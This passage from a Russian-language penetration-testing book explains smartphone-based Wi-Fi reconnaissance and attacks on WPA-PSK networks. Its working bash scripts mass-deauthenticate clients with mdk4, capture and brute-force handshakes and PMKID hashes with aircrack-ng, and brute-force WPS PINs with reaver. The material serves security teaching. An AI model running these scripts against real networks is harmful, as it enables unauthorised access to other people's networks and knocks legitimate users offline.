Скрипт содержит запуск всего, что может быть полезно при разведке беспроводных устройств. Airodump-ng крайне информативна, ее лог содержит достаточно много разнообразной информации, но вывод на консоль текущей информации не очень удобен на смартфоне, особенно в присутствии множества сетей Wi-Fi. Утилита hcxdumptool имеет вертикальный waterfall-интерфейс, кратко и емко описывающий все изменения в радиоэфире, поэтому ее вывод больше подходит для просмотра текущей информации на смартфоне (рис. 7.14).

Параллельно с airodump-ng и hcxdumptool запускается программа Kismet. Помимо того, что она в фоновом режиме также собирает информацию для последующего анализа, для удобного просмотра текущей информации может быть использован ее веб-интерфейс (рис. 7.15).



Рис. 7.14. Изменения в состоянии беспроводных устройств



Рис. 7.15. Веб-интерфейс на смартфоне удобнее консоли

После завершения сбора информации атакующему предстоит проанализировать кучу дампов и логов, содержащих много информации об услышанных беспроводных устройствах в самых разных форматах:

- out-DD.MM.YYYY-HH:mm:SS-01.cap — сырой дамп трафика Wi-Fi (только Probe, Beacons);
- out-DD.MM.YYYY-HH:mm:SS-01.csv — подробная информация о точках доступа и клиентах в текстовом виде;
- out-DD.MM.YYYY-HH:mm:SS-01.gps — JSON-лог информации о GPS за все время разведки;
- out-DD.MM.YYYY-HH:mm:SS-01.kismet.csv — информация по точкам доступа;
- out-DD.MM.YYYY-HH:mm:SS-01.kismet.netxml — тоже, но в XML;
- out-DD.MM.YYYY-HH:mm:SS-01.log.csv — информация по всем слышимым беспроводным устройствам на каждом шаге перемещения;
- out-DD.MM.YYYY-HH:mm:SS.pcap — сырой дамп всего услышанного трафика Wi-Fi;
- Kismet-YYYYMMDD-HH-mm-ss-1.kismet — SQLite-база, описывающая беспроводные устройства, а также каждый шаг передвижения;
- out-DD.MM.YYYY-HH:mm:SS-CAPR.png — граф связей точки доступа ↔ клиенты;
- out-DD.MM.YYYY-HH:mm:SS-CPG.png — граф связей клиенты ↔ Probe-запросы.

Скрипт `recon.sh` на этом не заканчивает свою работу. С помощью airgraph-ng по услышанному трафику он формирует два графа связей: точек доступа с клиентами и клиентов с их Probe-запросами. И для удобства эти графы могут быть скопированы в корень `/sdcard/`, чтобы их можно было посмотреть в самой обычной галерее смартфона (рис. 7.16).

Наконец, утилита giskismet, используя логи airodump-ng, сопоставляет все услышанные точки доступа на карте (рис. 7.17).

Триангуляция точек доступа по сигналу — вещь не сильно точная, поэтому airodump-ng в качестве геолокации показывает место, где первый раз была услышана точка доступа. Зато программа Kismet выполняет уже полноценную триангуляцию на основе всех совершенных перемещений относительно каждой точки доступа. Причем это справедливо и в отношении клиентских устройств (включая Bluetooth и беспроводные мышки и клавиатуры), которые также могут быть объектами будущих атак. Kismet сохраняет еще и список всех слышимых беспроводных устройств в каждой точке пути, что может быть использовано для составления тепловой карты сигнала. Все это можно экспортировать в интерактивную HTML-страницу поверх карт, как показано в *разд. 6.2.4* (см. рис. 6.20).

Таким образом, подобная разведка может быть произведена хакером, имеющим в кармане смартфон с запущенным скриптом, во время простой



Рис. 7.16. Анализ связей беспроводных устройств на смартфоне, выполняемый, не отходя от объектов атак



Рис. 7.17. Фиксирование местоположения точек доступа

прогулки вдоль периметра объекта. Да и последующий анализ может быть проведен также на смартфоне, не отходя далеко от объектов атак. После чего потенциальный атакующий может вернуться в те или иные места уже с заранее приготовленными сценариями атак, которые можно реализовать с помощью Pineapple или смартфона.

Итак, разведка показала изъяны в системе защиты, а значит, время переходить к атакам.

7.2.2. Атаки на точки доступа

Существует несколько атак, призванных получить общий ключ для доступа к беспроводной сети WPA PSK. Это самые часто встречаемые типы беспроводных сетей.

Перехват Handshake (deauth)

Самая известная из атак — атака перехвата WPA-handshake с его последующим брутфорсом. WPA-handshake прилетает от клиента во втором пакете «рукопожатия» (EAPOL M2). Задача атакующего — набрать таких handshake, используя подвижность и неприметность смартфона. После чего набранные handshake могут быть подвергнуты брутфорсу на другом — более мощном, чем смартфон, оборудовании. Чтобы атакующему не корректировать команды каждый раз под новые беспроводные сети, проще запустить автоматическую деаутентификацию всего и вся одной командой, с возможностью указать частотные каналы:

wifi/wpapsk/deauth.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && channels="$1" || channels='1,6,11'
dumpfile=out-$(date +'%H:%M:%S_%d.%m.%Y')

tmux new-session -d -s deauth "sudo hcxdumptool -i mon0 --enable_status=1 -o
$dumpfile.pcapng --silent --passive"
tmux split-window -v -t deauth "sudo mdk4 mon0 d -c $channels"
tmux a -t deauth

tcpdump -r $dumpfile.pcapng -nn -w $dumpfile.pcap
rm -f $dumpfile.pcapng
```

Утилита hcxdumptool работает в пассивном режиме, только захватывая пакеты. Она также оповещает об услышанных пакетах аутентификации (EAPOL), в которых как раз содержится handshake. За деаутентификацию в этом случае отвечает mdk4 (рис. 7.18).

Так как атакующий имеет экран и клавиатуру, то он может попробовать подобрать пароль прямо на смартфоне. Поскольку требуется подбирать пароли только к правильным хешам, нужно отбросить все половинчатые handshake. Иными словами, брутфорсить (рис. 7.19) целесообразно только EAPOL M1+M2+M3 последовательности, так как на неправильный пароль точка доступа M3-подтверждение уже не отправляет.



Рис. 7.18. Деаутентификация клиентов и перехват их handshake

wifi/wpapsk/brute-wpapsk.sh

```
#!/bin/bash

tmp="m2m3-$RANDOM"
for pcap in *.pcap
```

```
do
  hcxpcapngtool "$pcap" -o "$tmp.txt" --all
done
hcxhashtool -i "$tmp.txt" --authorized -o "valid-$tmp.txt"
hcxhash2cap --pmkid-eapol="valid-$tmp.txt" -c "$tmp.pcap"
aircrack-ng -w /opt/wordlists/top100k.txt "$tmp.pcap" && read ok
rm "$tmp.txt"; rm "valid-$tmp.txt"; rm "$tmp.pcap"
```



Рис. 7.19. Подбор пароля к точке доступа по WPA Handshake

Скрипт генерирует новые PCAP-файлы, содержащие только корректные handshakes. Обратите внимание, что брутфорс осуществляется простым aircrack-ng, так как его на смартфоне собрать проще, чем john и, тем более, hashcat. Именно по этой причине для хранения хешей используется наиболее универсальный формат PCAP.

Атака сбора handshake часто не требует много времени, а все, что нужно атакующему, — это лишь подойти поближе к точке доступа. Поэтому в большинстве случаев ее целесообразнее провести со смартфона. В тех же ситуациях, когда клиенты появляются редко, можно задействовать Pineapple, положив его куда-нибудь в укромное место на длительное время.

Захват PMKID (auth)

Подобрать пароль к WPA PSK-сети можно не только перехватом handshake. Весьма неплохой альтернативой может быть захват похожего хеша, называемого PMKID. PMKID используется, как правило, корпоративными роутерами для бесшовного переключения между множествами точек доступа с одинаковым именем. Передается PMKID точкой доступа в первом «рукопожатии» (EAPOL M1). Такой пакет может быть получен просто при попытке аутентификации на целевой точке доступа еще до процедуры ввода пароля (EAPOL M2).

Выходит, эта атака проще по реализации — ведь она не требует клиента. Однако далеко не каждая точка доступа подвержена рассматриваемой атаке.

От атакующего требуется набрать PMKID-хешей с как можно большего количества слышимых беспроводных точек доступа. Для этого можно использовать следующий скрипт, который автоматически инициирует аутентификацию к каждой новой точке доступа:

wifi/wpapsk/auth.sh

```
#!/bin/bash

dumpfile="out-$(date +'%H:%M:%S_%d.%m.%Y')"

sudo hcxdumptool -i mon0 -s 4 -t 2 --enable_status=7 -o $dumpfile.pcapng
--disable_client_attacks --disable_deauthentication
tcpdump -r $dumpfile.pcapng -nn -w $dumpfile.pcap
rm -f $dumpfile.pcapng
ls -lh $dumpfile.pcap
```

Для совершения такой атаки не нужны особые условия: требуются только подверженные атаке точки доступа, а злоумышленнику надо лишь ходить неподалеку. Так как тут не производится деаутентификация, то атака полностью бесшумная (рис. 7.20).



Рис. 7.20. Захват PMKID со всех подверженных точек доступа

Программа для подбора пароля aircrack-ng при наличии хешей PMKID (EAPOL M1) и WPA-Handshake (EAPOL M2) отдает предпочтение последнему, и, значит, может подбирать захваченный неправильный пароль. Чтобы брутить именно набранные PMKID, нужно оставить только handshake-четвертинки, отбросив EAPOL M2 (рис. 7.21).

wifi/wpapsk/brute-pmkid.sh

```
#!/bin/bash

tmp="m1-$RANDOM"
for pcap in *.pcap
do
  hcxpcapngtool "$pcap" --pmkid="$tmp.txt"
done
hcxhash2cap --pmkid="$tmp.txt" -c "$tmp.pcap"
aircrack-ng -w /opt/wordlists/top100k.txt "$tmp.pcap" && read ok
rm "$tmp.txt"; rm "$tmp.pcap"
```



Рис. 7.21. Подбор пароля к точке доступа по PMKID

Скорость брутфорса PMKID схожа с WPA-Handshake. Однако атака на PMKID работает далеко не с каждой точкой доступа, поэтому атаковать целесообразнее в движении, обнаруживая все новые и новые цели.

Атака на WPS

Старая, но еще актуальная атака на WPS, — тоже must have для хакерского инструментария. Уязвимость заключается в возможности подобрать по частям 8-значный PIN-код, который используется для получения PSK-ключа WPA.

У атаки есть несколько вариантов подбора:

- полный перебор;
- отсутствие PIN-кода;
- vendor-specific PIN-коды;
- Pixie Dust.

Для автоматизации можно просто пробовать различные техники подбора друг за другом:

wifi/wpapsk/wps.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && AP="$1" || {
  sudo wash -i mon0 -s
  read -p 'BSSID: ' AP
}

sudo reaver -i mon0 -b "$AP" -F -w -N -d 2 -l 5 -t 20 -vv -K # Pixie Dust
sudo reaver -i mon0 -b "$AP" -F -w -N -d 2 -l 5 -t 20 -vv # Full
```

Скрипт сначала покажет все слышимые точки доступа, на которых активен WPS (рис. 7.22).

После ввода BSSID точки доступа идет попытка более быстрой атаки Pixie Dust (на рис. 7.23 показано, как может выглядеть такая атака). В случае неудачи запустится классический длительный перебор PIN-кода.

Атаке на WPS может быть подвержен как корпоративный, так и домашний роутер, и даже принтер. С помощью этой атаки можно максимум за 11 тыс. попыток подобрать цифровой PIN-код, который позволит подключиться к беспроводной сети, аналогично подключению с помощью PSK-ключа. В случае наличия уязвимости, доступной Pixie Dust, PIN-код будет подобран за несколько секунд.

